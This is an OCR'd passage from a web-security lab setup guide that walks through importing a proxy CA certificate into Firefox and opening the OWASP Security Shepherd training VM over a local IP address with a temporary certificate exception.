
5. In the Firefox browser, go to "Preferences", search for the term "certificate", and click on "View Certificates" button.




6. In the "Certificate Manager" window, click on "Import" button and select the downloaded "cacert.der" file.



7. In the "Downloading Certificate" window prompt, select checkboxes as shown in following image and click on "Ok".




8. Access secure websites, e.g., "https://www.example.com", without encountering the "SEC_ERROR_UNKNOWN_ISSUER" error.



Example Domain - Mozilla Firefox
Example Domain
https://www.example.com
local
Example Domain
This domain is established to be used for illustrative examples in documents. You may use this domain in examples without prior coordination or asking for permission.
More information...

Access Security Shepherd Web Application


1. Start the virtual machine named as "OwaspSecurityShepherd", by selecting "OwaspSecurityShepherd" and clicking on the "Start" button.




2. Login using the following credentials: Username: `securityshepherd` Password: `owaspSecurityShepherd`




3. Obtain the IP address of the virtual machine by running `ifconfig eth0` command on the terminal.




4. In my case, I got the IP address as `192.168.56.104` .
5. In Firefox, access the URL `http://192.168.56.104` .
6. If the browser throws an error saying "Your connection is not secure", click on the "Advanced" button to see error details.




7. This time the error is not "SEC_ERROR_UNKNOWN_ISSUER", but it is "SSL_ERROR_BAD_CERT_DOMAIN" instead.
8. Click on "Add Exception" button.



9. Uncheck the "Permanently store this exception" checkbox, and click on "Confirm Security Exception" button.




10. You should see the login page of Security Shepherd web application.




Getting Rid of Unnecessary Browser Traffic

1. Do you see unnecessary traffic in your site map? Are they originating from Firefox browser itself? We need to get rid of these noise.



